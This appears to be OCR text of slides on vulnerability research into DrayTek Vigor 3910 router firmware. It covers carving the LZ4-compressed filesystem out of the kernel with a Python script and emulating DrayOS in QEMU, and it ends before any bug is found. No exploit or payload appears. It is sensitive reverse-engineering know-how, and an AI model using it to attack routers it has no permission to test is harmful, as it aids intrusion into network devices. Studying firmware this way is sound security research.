
Linux? Show me your filesystem!

Filesystem

- The FS is embedded inside the Linux Kernel
- Linux Kernel is somehow a PE file inside the firmware fil
- Let's:
  - Extract Linux Kernel with binwalk
  - Import it in IDA
  - See how it decompresses the FS

Decompression

- Linux Kernel in Vigor 3910 firmware:




Decompression


- Dump compressed buffer to a file, run lz4 utility on it.
- This is tedious
  - Especially if you want to analyze as many version as possible…
  - Automation could be an option (e.g. IDA headless) but also tedious
- Yolo mode: instead of importing into IDA we can look for magic strings
  - LZ4 files starts with 0x184C2102
  - End with TRAILER!!!
  - Try to extract the blob and run lz4 on that

```python
import sys
import os
#import lz4.frame # pip install lz4



def go():
    if len(sys.argv) < 2:
        print("Usage: {} image_to_extract".format(sys.argv[0]))


    with open(sys.argv[1], "rb") as f:
        data = f.read()

    """
    The linux kernel is a MZ/PE File (lol why!!) it has embedded the filesystem compressed as LZ4.
      -> search for string "decompression failed" and see calling function
      -> see see \Vigor3910_v3.9.7.2  -> mz_file_good -> decompress_stuff
           -> calling function will push address of the LZ4 blob and its size (dereferenced from different location)
           -> LZ4 will start with  0x184C2102     and end with TRAILER!!! (...) followed by 0x00000000  (it might be 5 null bytes, not sure)
           -> If LZ4 throws an error " Error 52 : Read error : cannot access compressed block ! " it might be because there's are a few bytes missing on the last block.

    """


    data_start = data.find(b"\x02\x21\x4c\x18") # we assume 1. this is little endian and 2. the first occurence is the good one
    if data_start == -1:
        print("LZ4 header not found")
        return False

    #data_end = data.find(b"TRAILER!!!", data_start)
    data_end = data.find(b"R!!!", data_start)
    temp_end = data_end
    while temp_end != -1:
        data_end = temp_end
        temp_end = data.find(b"R!!!", data_end +1)
    if data_end == -1:
        print("LZ4 trailer not found")
        return False
    data_end += (0x14-5) # data ends with TRAILER!!! followed by a bunch of stuff and a few null bytes or it can be TR_R!!!)

    print("Found LZ4 from {:x} to {:x}".format(data_start, data_end))
    #decompressed = lz4.frame.decompress(data[data_start:data_end])

    filename_out = sys.argv[1] + "_fs.lz4"
    with open(filename_out, "wb") as f:
        f.write(data[data_start:data_end])


    os.system("lz4 -d {}".format(filename_out))
    return True
```

Filesystem?

- The LZ4 decompression gives a CPIO filesystem
- Regular Linux stuff…
- …but firmware folder looks fun!





Vuln Research Time!

How to hack the planet?

- Import sohod64.bin in IDA ?
  - DrayOS image (similar to the ones found on other models)
  - Easiest target → CGI endpoints
- What's up with QEMU?
  - Used to emulate DrayOS (!!!) on the device
  - If they can do it, so can we!


QEMU

- Let's look at this first!
  - Easy semantically, but really both (qemu+reverse) happened in parallel
- Cool script run_linux.sh

```
GCI_PATH="./app/gci"
GCI_FAIL="./app/gci_exp_fail"
GDEF_FILE="$GCI_PATH/draycfg.def"
GEXP_FLAG="$GCI_PATH/EXP_FLAG"
GEXP_FILE="$GCI_PATH/draycfg.exp"
GDEF_FILE_ADDR="0x4de0000"
GEXP_FLAG_ADDR="0x55e0000"
GEXP_FILE_ADDR="0x55e0010"

echo "kyrofang" > $GDEF_FILE
echo "0#" > $GEXP_FLAG
#echo "19831026" > $GEXP_FILE


# Make sure the lan works... shrug lol
(sleep 20 && ethtool -K qemu-lan tx off)&


          #-netdev tap,id=network-lan,ifname=qemu-lan,script=no,downscript=no \
           # -cpu host \
           # --enable-kvm \
           #  -dtb DrayTek
./qemu-system-aarch64 draytek -M virt,gic_version=3   -cpu cortex-a57  \
          -m 1024  -dtb DrayTek \
          -kernel ./vqemu/sohod64.bin $serial_option \
          -nographic  $gdb_serial_option $gdb_remote_option \
          -device virtio-net-pci,netdev=network-lan,mac=${LAN_MAC} \
          -netdev tap,id=network-lan,ifname=qemu-lan,script=no,downscript=no  \
          -device virtio-net-pci,netdev=network-wan,mac=00:1d:aa:${A}:${B}:$(wan_mac 1) \
          -netdev tap,id=network-wan,ifname=qemu-wan,script=no,downscript=no \
          -device virtio-serial-pci -chardev pipe,id=ch0,path=serial0 \
          -device virtserialport,chardev=ch0,name=serial0 \
          -device virtio-serial-pci -chardev pipe,id=ch1,path=serial1 \
          -device virtserialport,chardev=ch1,name=serial1 \
          -monitor telnet:127.0.0.1:7777,server,nowait \
          -device loader,file=$platform_path,addr=0x25fff0 \
          -device loader,file=$cfg_path,addr=0x260000 \
          -device loader,file=gci_magic,addr=0x4de0000 \
          -device loader,file=$enable_kvm_path,addr=0x25ffe0 \
          -device loader,file=$uffs_flash,addr=0x00be0000 \
          -device loader,file=memsize,addr=0x25ff67 \
          -device loader,file=$model_path,addr=0x25ff69 \
          -device loader,file=$GEXP_FLAG,addr=$GEXP_FLAG_ADDR \
          -device loader,file=$GEXP_FILE,addr=$GEXP_FILE_ADDR \
         #-device loader,file=$GDEF_FILE,addr=$GDEF_FILE_ADDR \
         # -device loader,file=$test_verbose_path,addr=0x46B000A8
```


QEMU

- -dtb DrayTek ?
  - Lol! Not legit flag….



QEMU

- It boots!!!!



QEMU

- It boots!!!!
- Answer to pings….
- ……. But can’t connect to the web interface.

The connection has timed out

An error occurred during a connection to 192.168.1.1.

